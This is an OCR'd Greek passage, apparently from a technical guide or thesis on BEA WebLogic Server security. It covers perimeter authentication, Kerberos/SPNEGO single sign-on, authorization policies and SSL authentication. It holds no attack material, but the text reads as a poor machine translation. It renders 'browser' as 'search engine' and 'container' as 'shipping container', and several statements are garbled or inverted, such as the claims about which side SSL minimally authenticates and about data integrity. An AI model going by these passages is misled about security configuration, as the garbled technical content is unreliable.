
Η επικύρωση περιμέτρου ολοκληρώνεται χαρακτηριστικά από το μακρινό χρήστη που διευκρινίζει μια βεβαιωμένη ταυτότητα και κάποια μορφή αντίστοιχου υλικού απόδειξης, κανονικά υπό μορφή «passphrase» (όπως ένας κωδικός πρόσβασης, ένας αριθμός πιστωτικής κάρτας, ένας προσωπικός αριθμός αναγνώρισης, ή κάποια άλλη μορφή προσωπικών πληροφοριών προσδιορισμού), το οποίο χρησιμοποιείται για να εκτελέσει την επαλήθευση.

Ο πράκτορας επικύρωσης, η οντότητα που ενδιαφέρεται πραγματικά για την ταυτότητα, μπορεί να λάβει πολλές μορφές, όπως ένα ιδεατό ιδιωτικό δίκτυο (VPN), η αντιπυρική ζώνη, μια υπηρεσία επιχειρηματικής επικύρωσης ή κάποια άλλη μορφή σφαιρικής υπηρεσίας ταυτότητας. Κάθε μια από αυτές τις μορφές πρακτόρων επικύρωσης έχει ένα κοινό χαρακτηριστικό: όλοι εκτελούν μια διαδικασία

επικύρωσης που οδηγεί σε ένα χειροποίητο αντικείμενο ή ένα σημείο που πρέπει να παρουσιαστούν για να καθορίσουν τις πληροφορίες για τον επικυρωμένο χρήστη σε έναν πιό πρόσφατο χρόνο. Αυτήν την περίοδο, το σχήμα του σημείου ποικίλει από προμηθευτή σε προμηθευτή, αλλά γίνονται προσπάθειες να καθοριστεί ένα τυποποιημένο συμβολικό σχήμα χρησιμοποιώντας XML. Επιπλέον, υπάρχουν τρέχοντα πρότυπα για τα πιστοποιητικά ιδιοτήτων, τα οποία είναι βασισμένα στα πρότυπα X.509 για τα ψηφιακά πιστοποιητικά. Αλλά ακόμη και μετά από όλο αυτό, εάν οι εφαρμογές και η υποδομή στις οποίες στηρίζονται δεν έχουν ως σκοπό να υποστηρίξουν αυτήν την έννοια, οι επιχειρήσεις αναγκάζονται ακόμα να απαιτήσουν ότι οι μακρινοί χρήστες τους επαν-επικυρώνουν τις εφαρμογές μέσα στο δίκτυο.

4.15 Πως ο WebLogic υποστηρίζει τις παραμέτρους αυθεντικοποίησης;

Ο κεντρικός υπολογιστής WebLogic σχεδιάζεται για να επεκτείνει την ενιαία s»ign-on» στη περίμετρο μέσω της υποστήριξης για τον ισχυρισμό ταυτότητας (δείτε το σχήμα 2-2). Υπό τον όρο ότι ως κρίσιμο κομμάτι του πλαισίου ασφάλειας WebLogic, η έννοια του ισχυρισμού ταυτότητας επιτρέπει στον κεντρικό υπολογιστή WebLogic να χρησιμοποιήσει το μηχανισμό επικύρωσης που παρέχεται από τα σχέδια επικύρωσης περιμέτρου όπως Checkpoint' s OPSEC, η αναδυόμενη γλώσσα σήμανσης ισχυρισμού ασφάλειας (SAML) ή αυξήσεις στα πρωτόκολλα όπως η κοινή ασφαλής διαλειτουργικότητα (CSI) v2 για να επιτύχει αυτήν την λειτουργία.



Εικόνα 6 Επικύρωση περιμέτρου

Η υποστήριξη για την επικύρωση περιμέτρου απαιτεί τη χρήση ενός προμηθευτή ισχυρισμού ταυτότητας που έχει ως σκοπό να υποστηρίξει ένα ή περισσότερα συμβολικά σχήματα. Οι πολλαπλάσιοι και διαφορετικοί προμηθευτές ισχυρισμού ταυτότητας μπορούν να εγγραφούν για τη χρήση. Τα σημεία διαβιβάζονται ως τμήμα οποιουδήποτε κανονικού επιχειρησιακού αιτήματος, χρησιμοποιώντας το μηχανισμό που παρέχεται από κάθε ένα από τα διάφορα πρωτόκολλα που υποστηρίζονται από WebLogic Server. Μόλις παραληφθεί ένα αίτημα με τον κεντρικό υπολογιστή WebLogic, η οντότητα που χειρίζεται την επεξεργασία του μηνύματος πρωτοκόλλου αναγνωρίζει την ύπαρξη του σημείου στο μήνυμα.

Αυτές οι πληροφορίες χρησιμοποιούνται σε μια κλίση στο πλαίσιο ασφάλειας WebLogic που οδηγεί στον αρμόδιο προμηθευτή ισχυρισμού ταυτότητας που καλείται να χειριστεί την επαλήθευση του σημείου. Είναι ευθύνη της εφαρμογής προμηθευτών ισχυρισμού ταυτότητας να εκτελεσθεί οποιαδήποτε ενέργεια είναι απαραίτητη για να καθιερωθεί η ισχύς και η εμπιστοσύνη στο σημείο και για να παρέχει στην ταυτότητα του χρήστη έναν λογικό βαθμό διαβεβαίωσης, χωρίς την ανάγκη ο χρήστης να επαν-επικυρώσει την εφαρμογή.

4.16 Single Sign-On με Microsoft browser

«Single sign-on» (SSO) είναι η δυνατότητα για έναν χρήστη να υπογράψει προς μια εφαρμογή μόνο μιά φορά και να αποκτήσει πρόσβαση σε πολλά διαφορετικά τμήματα εφαρμογής, ακόμα κι αν αυτά τα συστατικά μπορούν να έχουν τα σχέδια επικύρωσής τους. Το SSO επιτρέπει στους χρήστες τη σύνδεση ασφαλώς σε όλους τις εφαρμογές, τους ιστοχώρους και τις συνόδους κεντρικών υπολογιστών τους με μόνο μια ταυτότητα. Ο κεντρικός υπολογιστής WebLogic παρέχει ενιαίο sign-on (SSO) στους πελάτες της Microsoft. Αυτός ο τύπος του SSO χρησιμοποιεί την HTTP-βασισμένη στην επικύρωση με τους πελάτες της Microsoft που έχουν επικυρώσει τα παράθυρα του ενεργού καταλόγου του περιβάλλοντος.

Το ενεργό περιβάλλον καταλόγου παραθύρων χρησιμοποιεί «Kerberos» ως πρωτόκολλο ασφάλειάς του. Το «Kerberos» παρέχει την επικύρωση δικτύων των ετερογενών σφαιρών. Αυτό σημαίνει ότι ένας χρήστης που συνδέεται με μια περιοχή παραθύρων μπορεί να έχει πρόσβαση σε μια εφαρμογή Ιστού που τρέχει σε έναν διακομιστή εφαρμογών και να χρησιμοποιεί τα ενεργά πιστοποιητικά καταλόγου παραθύρων τους που επικυρώνονται στον κεντρικό υπολογιστή. Ο διακομιστής εφαρμογών μπορεί να τρέξει σε οποιαδήποτε πλατφόρμα που υποστηρίζει «Kerberos».

Όταν ένας κεντρικός υπολογιστής δικτύου λαμβάνει ένα αίτημα από μια μηχανή αναζήτησης μπορεί να ζητήσει να χρησιμοποιήσει η μηχανή αναζήτησης το πρωτόκολλο «Kerberos» για να επικυρωθεί. Αυτό το πρωτόκολλο εκτελεί την επικύρωση μέσω του HTTP και επιτρέπει στη μηχανή αναζήτησης (στις περισσότερες περιπτώσεις, Internet Explorer) να περάσει ένα εξουσιοδοτημένο πιστοποιητικό για να επιτρέψει μια εφαρμογή Ιστού να καταγράψει τις επόμενες kerberos-βασισμένες υπηρεσίες στο μέρος του χρήστη.

Όταν ένας κεντρικός υπολογιστής HTTP επιθυμεί στη σύνδεση έναν πελάτη της Microsoft, επιστρέφει μια αναρμόδια απάντηση 401 στο αίτημα HTTP με την www-έγκριση: «Διαπραγματευτείτε την επιγραφή». Η μηχανή αναζήτησης έπειτα έρχεται σε επαφή με το βασικό κέντρο διανομής (KDC) /Ticket χορηγώντας την υπηρεσία (TGS) για να λάβει ένα εισιτήριο υπηρεσιών. Επιλέγει ένα κύριο όνομα πρόσθετων υπηρεσιών για το αίτημα εισιτηρίων. Το επιστρεφόμενο εισιτήριο είναι έπειτα τυλιγμένο σε ένα σημείο «SPNEGO» που κωδικοποιείται και στέλνεται στον κεντρικό υπολογιστή χρησιμοποιώντας ένα αίτημα HTTP. Το σημείο είναι unwrapped και το εισιτήριο επικυρώνεται. Μόλις επικυρωθεί, η σελίδα που αντιστοιχεί στο ζητούμενο URL επιστρέφεται.

4.17 Εξουσιοδότηση

Η έγκριση είναι η διαδικασία με το οποίο οι αλληλεπιδράσεις μεταξύ των χρηστών και των πόρων WebLogic ελέγχονται, βασίζονται στην ταυτότητα των χρηστών ή σε άλλες πληροφορίες. Με άλλα λόγια, η έγκριση απαντά στην ερώτηση, "Σε τι μπορείτε να έχετε πρόσβαση;" Στον κεντρικό υπολογιστή WebLogic, ένας προμηθευτής έγκρισης χρησιμοποιείται για να περιορίσει τις αλληλεπιδράσεις μεταξύ των χρηστών και των πόρων WebLogic για να εξασφαλίσει την ακεραιότητα, την εμπιστευτικότητα και τη διαθεσιμότητα.

Τα εξής τμήματα περιγράφουν τις έννοιες και τη λειτουργία έγκρισης:

- WebLogic Resources
- Security Policies
- ContextHandlers
- Access Decisions
- Adjudication

4.18 Πόροι του WebLogic

Ένας πόρος WebLogic είναι ένα δομημένο αντικείμενο που χρησιμοποιείται για να αντιπροσωπεύσει μια ελλοχεύουσα οντότητα κεντρικών υπολογιστών WebLogic, η οποία μπορεί να προστατευθεί από την αναρμόδια πρόσβαση χρησιμοποιώντας τους ρόλους και τις πολιτικές ασφάλειας.

Οι πόροι WebLogic είναι ιεραρχικοί. Επομένως, το επίπεδο στο οποίο καθορίζονται αυτοί οι ρόλοι και οι πολιτικές ασφαλείας είναι μέχρι εσάς. Παραδείγματος χάριν, μπορείτε να καθορίσετε τους ρόλους και τις πολιτικές ασφαλείας ασφάλειας σε: ολόκληρες επιχειρηματικές εφαρμογές (EARS) ένα βάζο (JAR) επιχειρηματικού JavaBean (EJB) που περιέχει πολλαπλάσιο EJBs, μια ιδιαίτερη επιχείρηση JavaBean (EJB) μέσα σε εκείνο το βάζο (JAR) ή μια ενιαία μέθοδος μέσα σε εκείνο το EJB. Οι εφαρμογές των πόρων WebLogic είναι διαθέσιμες για:

- Administrative resources
- Application resources
- Common Object Model (COM) resources
- Enterprise Information System (EIS) resources
- Enterprise JavaBean (EJB) resources
- Java Database Connectivity (JDBC) resources
- Java Messaging Service (JMS) resources
- Java Naming and Directory Interface (JNDI) resources
- Server resources
- Universal Resource Locator (URL) resources
- Web Service resources

4.19 Πολιτικές Ασφαλείας

Στις απελευθερώσεις από WebLogic του κεντρικού υπολογιστή 7.0, οι κατάλογοι ελέγχου προσπέλασης (ACLs) χρησιμοποιήθηκαν για να προστατεύσουν τους πόρους WebLogic. Σε αυτήν την απελευθέρωση του κεντρικού υπολογιστή WebLogic, οι πολιτικές ασφαλείας αντικαθιστούν ACLs και απαντούν στην ερώτηση "Ποιός έχει πρόσβαση σε έναν πόρο WebLogic;" Μια πολιτική ασφαλείας δημιουργείται όταν καθορίζεται μια ένωση μεταξύ ενός πόρου WebLogic και ενός ή περισσότερων χρηστών, ομάδω ή ρόλων ασφάλειας. Μπορείτε προαιρετικά να καθορίσετε έναν χρονικό περιορισμό για μια πολιτική ασφαλείας. Ένας πόρος WebLogic δεν έχει καμία προστασία έως ότου του ορίσεται μια πολιτική ασφαλείας.

Ορίζετε τις πολιτικές ασφαλείας σε οποιοιδήποτε από τους καθορισμένους πόρους WebLogic (παραδείγματος χάριν, ένας πόρος EJB ή ένας πόρος JNDI) ή στις ιδιότητες ή τις διαδικασίες μιας ιδιαίτερης περίπτωσης ενός πόρου WebLogic (μια μέθοδος EJB ή ένα servlet μέσα σε μια εφαρμογή Ιστού). Εάν ορίζετε μια πολιτική ασφαλείας σε έναν τύπο πόρου WebLogic, όλες οι νέες περιπτώσεις εκείνου του πόρου κληρονομούν εκείνη την πολιτική ασφαλείας.

Οι πολιτικές ασφαλείας που ορίζονται στους μεμονωμένες πόρους ή τις ιδιότητες αγνοούν τις πολιτικές ασφαλείας που ορίζονται σε έναν τύπο πόρου WebLogic. Για έναν κατάλογο των καθορισμένων πόρων WebLogic, δείτε τους πόρους WebLogic. Οι πολιτικές ασφαλείας αποθηκεύονται σε μια έγκριση της βάσης δεδομένων του προμηθευτή. Εξ ορισμού, ο προμηθευτής έγκρισης WebLogic διαμορφώνεται και οι πολιτικές ασφαλείας αποθηκεύονται στον ενσωματωμένο κεντρικό υπολογιστή LDAP.

Για να μπορέσει έναν χρήστης ή μια ομάδα να δημιουργήσει μια πολιτική ασφαλείας, ο χρήστης ή η ομάδα πρέπει να καθορίσει στη βάση δεδομένων προμηθευτών ασφάλειας τον προμηθευτή επικύρωσης που διαμορφώνεται στη σφαίρα ασφάλειας προεπιλογής. Για να μπορέσει έναν ρόλος ασφάλειας να δημιουργήσει μια πολιτική ασφαλείας, ο ρόλος ασφάλειας πρέπει να καθοριστεί στη βάση δεδομένων προμηθευτών ασφάλειας για τον προμηθευτή χαρτογράφησης, ρόλος που διαμορφώνεται στη σφαίρα ασφάλειας προεπιλογής.

Εξ ορισμού, η επικύρωση WebLogic και οι προμηθευτές χαρτογράφησης ρόλου διαμορφώνονται στη βάση δεδομένων στον ενσωματωμένο κεντρικό υπολογιστή LDAP. Εξ ορισμού, οι πολιτικές ασφαλείας καθορίζονται στον κεντρικό υπολογιστή WebLogic για τους πόρους WebLogic. Αυτές οι πολιτικές ασφαλείας είναι βασισμένες στους ρόλους ασφάλειας και προκαθορίζουν τις σφαιρικές ομάδες. Έχετε επίσης την επιλογή μια πολιτική ασφαλείας σε έναν χρήστη. Η «BEA» συστήνει τις πολιτικές ασφαλείας στους ρόλους ασφάλειας παρά τους χρήστες ή τις ομάδες. Η στήριξη των πολιτικών ασφαλείας στους ρόλους ασφάλειας επιτρέπει σε σας να διαχειριστείτε την πρόσβαση βασισμένη σε έναν ρόλο ασφάλειας ενός χρήστη ή μιας ομάδας που χορηγείται, η οποία είναι μια αποδοτικότερη μέθοδος διαχείρισης.

4.20 ContextHandlers

Ένα «ContextHandler» είναι μια κατηγορία WebLogic υψηλής- εκτέλεσης που λαμβάνει το πρόσθετο πλαίσιο και τις συγκεκριμένες πληροφορίες από το εμπορευματοκιβώτιο των πόρων και παρέχει εκείνες τις πληροφορίες στους προμηθευτές ασφάλειας που έχουν πρόσβαση ή στις αποφάσεις χαρτογράφησης ρόλου. Η διεπαφή ContextHandler παρέχει έναν τρόπο για ένα εσωτερικό εμπορευματοκιβώτιο των πόρων WebLogic να περαστούν οι πρόσθετες πληροφορίες σε μια κλίση πλαισίου ασφάλειας WebLogic, έτσι ώστε ένας προμηθευτής ασφάλειας να μπορεί να λάβει τις βασισμένες στα συμφραζόμενα πληροφορίες πέρα από αυτό που παρέχεται από τα επιχειρήματα σε μια ιδιαίτερη μέθοδο.

Ένας ContextHandler είναι ουσιαστικά ένας κατάλογος ονόματος/αξίας και υπό αυτήν τη μορφή, απαιτεί ότι ένας προμηθευτής ασφάλειας ξέρει ποια ονόματα ψάχνει. (Με άλλα λόγια, η χρήση ενός ContextHandler απαιτεί τη στενή συνεργασία μεταξύ του εμπορευματοκιβωτίου των πόρων WebLogic και του προμηθευτή ασφάλειας.) Κάθε ζευγάρι ονόματος/αξίας σε ένα ContextHandler είναι γνωστό ως στοιχείο πλαισίου, και αντιπροσωπεύεται από ένα αντικείμενο ContextElement.

Αυτήν την περίοδο, τρεις τύποι εμπορευματοκιβωτίων των πόρων WebLogic περνούν ContextHandlers στο πλαίσιο ασφάλειας WebLogic: το Servlet, το EJB και τα εμπορευματοκιβώτια υπηρεσιών Ιστού. Κατά συνέπεια, URL (Ιστός), EJB, και οι τύποι των πόρων υπηρεσιών Ιστού έχουν τα διαφορετικά στοιχεία πλαισίου, των οποίων οι προμηθευτές χαρτογράφησης έγκρισης και ρόλου τιμών μπορούν να επιθεωρήσουν. Μια εφαρμογή της διεπαφής AuditContext (χρησιμοποιώντας το πότε ένας προμηθευτής ασφάλειας εφαρμόζεται στα μετά γεγονότα λογιστικού ελέγχου) μπορεί επίσης να εξετάσει τις τιμές των στοιχείων πλαισίου.

4.21 Αποφάσεις πρόσβασης

Όπως LoginModules για τους προμηθευτές επικύρωσης, μια απόφαση πρόσβασης είναι το συστατικό ενός προμηθευτή έγκρισης που απαντά πραγματικά στην ερώτηση "η πρόσβαση επιτρέπεται;". Συγκεκριμένα, μια απόφαση πρόσβασης ρωτιέται εάν ένα θέμα έχει την άδεια να εκτελέσει μια δεδομένη λειτουργία σε έναν πόρο WebLogic, με τις συγκεκριμένες παραμέτρους σε μια εφαρμογή. Λαμβάνοντας υπόψη αυτές τις πληροφορίες, η απόφαση πρόσβασης αποκρίνεται με ένα αποτέλεσμα άδειας, άρνησης ή αποχής.

4.22 Απόφαση

Η απόφαση περιλαμβάνει την επίλυση οποιωνδήποτε συγκρούσεων έγκρισης που μπορούν να εμφανιστούν όταν διαμορφώνονται περισσότεροι από ένας προμηθευτές έγκρισης σε μια σφαίρα ασφάλειας, με το ζύγισμα του αποτελέσματος κάθε έγκρισης και απόφασης πρόσβασης του προμηθευτή. Στον κεντρικό υπολογιστή WebLogic, ένας προμηθευτής απόφασης χρησιμοποιείται για να συμπέσει τα αποτελέσματα ότι οι πολλαπλάσιες αποφάσεις πρόσβασης επιστρέφουν και καθορίζουν την τελική άδεια ή άρνηση της απόφασης. Ένας προμηθευτής απόφασης μπορεί επίσης να

διευκρινίσει τι πρέπει να γίνει όταν επιστρέφεται μια απάντηση αποφυγής από μια ενιαία έγκριση της απόφασης πρόσβασης του προμηθευτή.

4.23 Secure Sockets Layer (SSL)

Η SSL επιτρέπει την ασφαλή επικοινωνία μεταξύ των εφαρμογών που συνδέονται μέσω του Ιστού. Για μια συζήτηση των συστατικών της επικοινωνίας SSL και γιατί κάθε συστατικό είναι, δείτε πώς εργασίες SSL, που δημοσιεύονται απαραίτητο από την εταιρία επικοινωνιών Netscape.

Ο κεντρικός υπολογιστής WebLogic υποστηρίζει πλήρως την επικοινωνία SSL. Εξ ορισμού, ο κεντρικός υπολογιστής WebLogic διαμορφώνεται για τη μονόδρομη επικύρωση SSL. Χρησιμοποιώντας την κονσόλα διοίκησης, μπορείτε να διαμορφώσετε τον κεντρικό υπολογιστή WebLogic για τη διπλής κατεύθυνσης επικύρωση SSL.

Για να χρησιμοποιήσετε SSL με τον κεντρικό υπολογιστή WebLogic, ένα ιδιωτικό κλειδί, ένα ψηφιακό πιστοποιητικό που περιέχουν ταιριάζοντας με το δημόσιο κλειδί και ένα πιστοποιητικό που υπογράφεται χρειάζεστε από τουλάχιστον μια εμπιστευμένη αρχή πιστοποιητικών (CA) που μπορεί να ελέγξει τα στοιχεία που ενσωματώνονται στο ψηφιακό πιστοποιητικό. Εάν η αρχή πιστοποιητικών που υπέγραψε το ψηφιακό πιστοποιητικό δεν είναι γνωστή, μπορείτε επίσης να πρέπει να εγκαταστήσετε εμπιστευμένο ρίζα «CA» τους πιστοποιητικό στον κεντρικό υπολογιστή WebLogic σας. Το εμπιστευμένο «CA» πιστοποιητικό υπογράφεται από τις αρχές που γνωρίζουν καλά.

Για να αποκτήσετε ένα ψηφιακό πιστοποιητικό για τον κεντρικό υπολογιστή σας, παράγετε ένα δημόσιο βασικό, ένα ιδιωτικό κλειδί και ένα αίτημα υπογραφών πιστοποιητικών (CSR), το οποίο περιέχει το δημόσιο κλειδί σας. Στέλνετε το αίτημα CSR σε μια αρχή πιστοποιητικών και ακολουθείτε τις διαδικασίες τους για ένα υπογεγραμμένο ψηφιακό πιστοποιητικό.

Μόλις έχετε τα ιδιωτικά κλειδιά, τα ψηφιακά πιστοποιητικά σας και οποιαδήποτε πρόσθετα εμπιστευμένα πιστοποιητικά «CA» που μπορεί να χρειαστείτε, πρέπει να τους αποθηκεύσετε έτσι ώστε ο κεντρικός υπολογιστής WebLogic να μπορεί να τους χρησιμοποιήσει για να ελέγξει την ταυτότητα. Σε αυτήν την απελευθέρωση του κεντρικού υπολογιστή WebLogic, πρέπει να αποθηκεύσετε τα ιδιωτικά κλειδιά και τα πιστοποιητικά σας στα «keystores». Για λόγους συμβατότητας, μπορείτε επίσης να αποθηκεύσετε τα ιδιωτικά κλειδιά και τα πιστοποιητικά σας στα αρχεία.

Τα ακόλουθα θέματα συζητούνται σε αυτό το τμήμα:

- SSL Features
- SSL Tunneling
- One-way/Two-way SSL Authentication
- Domestic SSL and Exportable SSL
- Digital Certificates

- Certificate Authorities
- Host Name Verification
- Trust Managers
- Asymmetric Key Algorithms
- Symmetric Key Algorithms
- Message Digest Algorithms
- Cipher Suites

4.24 Χαρακτηριστικά του SSL

Ο κεντρικός υπολογιστής WebLogic παρέχει μια εφαρμογή καθαρής Java της SSL. Γενικά, η SSL παρέχει τα εξής:

- Ο μηχανισμός που οι εφαρμογές επικοινωνίας μπορούν να χρησιμοποιήσουν για να επικυρώσουν η μια την άλλη ταυτότητα τους
- Απόκρυψη των στοιχείων που ανταλλάσσονται από τις εφαρμογές.

Όταν η SSL χρησιμοποιείται, ο στόχος (ο κεντρικός υπολογιστής) πάντα επικυρώνεται στον ιδρυτή (ο πελάτης). Προαιρετικά, εάν ο στόχος το ζητά, ο ιδρυτής μπορεί να επικυρωθεί στο στόχο. Η κρυπτογράφηση καθιστά τα στοιχεία διαβιβασθέντα πέρα από το δίκτυο μόνο στον προοριζόμενο παραλήπτη. Μια σύνδεση SSL αρχίζει με μια χειραψία κατά τη διάρκεια της οποίας οι εφαρμογές ανταλλάσσουν τα ψηφιακά πιστοποιητικά, συμφωνούν σχετικά με τους αλγορίθμους κρυπτογράφησης που χρησιμοποιούνται και παράγουν τα κλειδιά κρυπτογράφησης που χρησιμοποιούνται για το υπόλοιπο της συνόδου.

Η SSL παρέχει τις ακόλουθες ιδιότητες ασφαλείας:

- ο κεντρικός υπολογιστής επικύρωση-WebLogic χρησιμοποιεί το ψηφιακό πιστοποιητικό του, που εκδίδεται από μια εμπιστευμένη αρχή πιστοποιητικών, για να επικυρώσει στους πελάτες. Η SSL απαιτεί ελάχιστα από τον κεντρικό υπολογιστή για να επικυρώσει τον πελάτη χρησιμοποιώντας το ψηφιακό πιστοποιητικό της. Εάν ο πελάτης δεν πρέπει να παρουσιάσει ένα ψηφιακό πιστοποιητικό, ο τύπος σύνδεσης καλείται μονόδρομη επικύρωση SSL.
- η ταυτότητα του πελάτη επαληθεύεται προαιρετικά στους πελάτες που μπορεί να απαιτηθεί να παρουσιάσουν τα ψηφιακά πιστοποιητικά τους στον κεντρικό υπολογιστή WebLogic. Ο κεντρικός υπολογιστής WebLogic έπειτα ελέγχει ότι το ψηφιακό πιστοποιητικό εκδόθηκε από μια εμπιστευμένη αρχή πιστοποιητικών και εγκαθιστά τη σύνδεση SSL. Μια σύνδεση SSL δεν καθιερώνεται εάν το ψηφιακό πιστοποιητικό δεν παρουσιάζεται και ελέγχεται. Αυτός ο τύπος σύνδεσης καλείται διπλής κατεύθυνσης επικύρωση SSL, μια μορφή αμοιβαίας επικύρωσης.
- Εμπιστευτικά όλα τα αιτήματα πελατών και οι απαντήσεις κεντρικών υπολογιστών κρυπτογραφούνται για να διατηρήσουν την εμπιστευτικότητα των στοιχείων που ανταλλάσσονται πέρα από το δίκτυο.

- Ακεραιότητα Δεδομένων- δεδομένα που ρέουν μεταξύ ενός πελάτη και ενός κεντρικού υπολογιστή WebLogic προστατεύονται από μία τυχόν επικύρωση τρίτων στις ταυτότητες των χρηστών.

Εάν χρησιμοποιείτε μια μηχανή αναζήτησης Ιστού για να επικοινωνήσετε με τον κεντρικό υπολογιστή WebLogic, μπορείτε να χρησιμοποιήσετε το πρωτόκολλο μεταφοράς υπερκειμένων με τη SSL (HTTPS) για να εξασφαλίσετε τις επικοινωνίες δικτύων.

4.25 SSL Tunneling

Η SSL ανοίγεται πέρα από ένα IP- βασισμένο πρωτόκολλο. Να ανοίξει, σημαίνει ότι κάθε αρχείο SSL είναι τοποθετημένο σε «κάψουλα» και συσκευασμένο με τις επιγραφές που απαιτούνται για να στείλουν το αρχείο πέρα από ένα άλλο πρωτόκολλο. Η SSL μπορεί να χρησιμοποιηθεί από τις μηχανές αναζήτησης Ιστού και τους πελάτες της Java ως εξής:

- SSL- οι επικοινωνίες μεταξύ των μηχανών αναζήτησης Ιστού και του κεντρικού υπολογιστή WebLogic είναι τοποθετημένες σε «κάψουλα» στα πακέτα HTTPS για τη μεταφορά.

Παραδείγματος χάριν:

- `https://myserver.com/mypage.html`

Ο κεντρικός υπολογιστής WebLogic υποστηρίζει HTTPS με τις μηχανές αναζήτησης Ιστού που υποστηρίζουν την έκδοση 3 SSL. Το μηχάνημα εικονικής πραγματικότητας της Java (JVM) στον κεντρικό υπολογιστή WebLogic δεν υποστηρίζει αυτήν την περίοδο τον προσαρμοστή HTTPS. Συνεπώς, ο κεντρικός υπολογιστής WebLogic εξαρτάται από την εφαρμογή της SSL στη μηχανή αναζήτησης Ιστού.

Java που συνδέουν με τον κεντρικό υπολογιστή WebLogic με τη SSL άνοιξαν άνω των BEA's πολλαπλασιασμένο το T3 πρωτόκολλο. Παραδείγματος χάριν:

- *t3s://myserver.com:7002/mypage.html*

Οι πελάτες της Java που τρέχουν στον κεντρικό υπολογιστή WebLogic μπορούν να εγκαταστήσουν είτε T3S τις συνδέσεις σε άλλους κεντρικούς υπολογιστές WebLogic, είτε τις συνδέσεις HTTPS σε άλλους κεντρικούς υπολογιστές που υποστηρίζουν τη SSL, όπως οι κεντρικοί υπολογιστές δικτύου ή εξασφαλίζουν τους κεντρικούς υπολογιστές πληρεξούσιου.

4.26 Μονόδρομη και διπλής κατεύθυνσης SSL επικύρωση

Ο κεντρικός υπολογιστής WebLogic υποστηρίζει τη μονόδρομη και διπλής κατεύθυνσης επικύρωση SSL. Με τη μονόδρομη επικύρωση SSL, ο στόχος (ο κεντρικός υπολογιστής) απαιτείται να παρουσιάσει ένα ψηφιακό πιστοποιητικό στον


ιδρυτή (πελάτη) για να αποδείξει την ταυτότητά του. Ο πελάτης εκτελεί δύο ελέγχους για να επικυρώσει το ψηφιακό πιστοποιητικό:

1.Ο πελάτης ελέγχει ότι το ψηφιακό πιστοποιητικό είναι στον κατάλογό του εμπιστευμένων αρχών πιστοποιητικών.
2.Ο πελάτης ελέγχει ότι το όνομα οικοδεσποτών στο πιστοποιητικό ταιριάζει με το όνομα του κεντρικού υπολογιστή.

Εάν και οι δύο από τους ανωτέρω ελέγχους επιστρέφουν αληθινοί, η σύνδεση SSL καθιερώνεται.

Με τη διπλής κατεύθυνσης επικύρωση SSL και ο πελάτης και ο κεντρικός υπολογιστής πρέπει να παρουσιάσουν τα ψηφιακά πιστοποιητικά προτού να επιτραπεί η σύνδεση SSL μεταξύ των δύο. Κατά συνέπεια, σε αυτήν την περίπτωση, ο κεντρικός υπολογιστής WebLogic όχι μόνο επικυρώνεται στον πελάτη (που είναι η ελάχιστη απαίτηση για την επικύρωση πιστοποιητικών), αλλά απαιτεί επίσης την επικύρωση από το ζητώντας πελάτη. Η διπλής κατεύθυνσης επικύρωση SSL είναι χρήσιμη όταν πρέπει να περιορίσετε την πρόσβαση στους εμπιστευμένους πελάτες μόνο.

Το σχήμα 2-3 επεξηγεί τις συνδέσεις SSL κεντρικών υπολογιστών WebLogic και παρουσιάζει ποιες συνδέσεις υποστηρίζουν τη μονόδρομη SSL, τη διπλής κατεύθυνσης SSL ή και τις δύο. Ο πελάτης μηχανών αναζήτησης Ιστού, ο κεντρικός υπολογιστής δικτύου, ο παχύς πελάτης, ο πελάτης υπηρεσιών Ιστού και οι συνδέσεις κεντρικών υπολογιστών SSL μπορούν να διαμορφωθούν για είτε τη μονόδρομη είτε τη διπλή κατεύθυνση SSL. Ο κεντρικός υπολογιστής WebLogic καθορίζει εάν μια σύνδεση SSL διαμορφώνεται για μονόδρομη ή διπλής κατεύθυνσης. Χρησιμοποιήστε την κονσόλα διοίκησης για να διαμορφώσετε τη SSL.



Εικόνα 7 Πώς ο κεντρικός υπολογιστής WebLogic υποστηρίζει τις συνδέσεις SSL

4.27 Εγχώριο SSL και εξαγώγιμο SSL

Ο κεντρικός υπολογιστής WebLogic είναι διαθέσιμος με την εξαγώγιμη ή SSL εσωτερικής δύναμης.

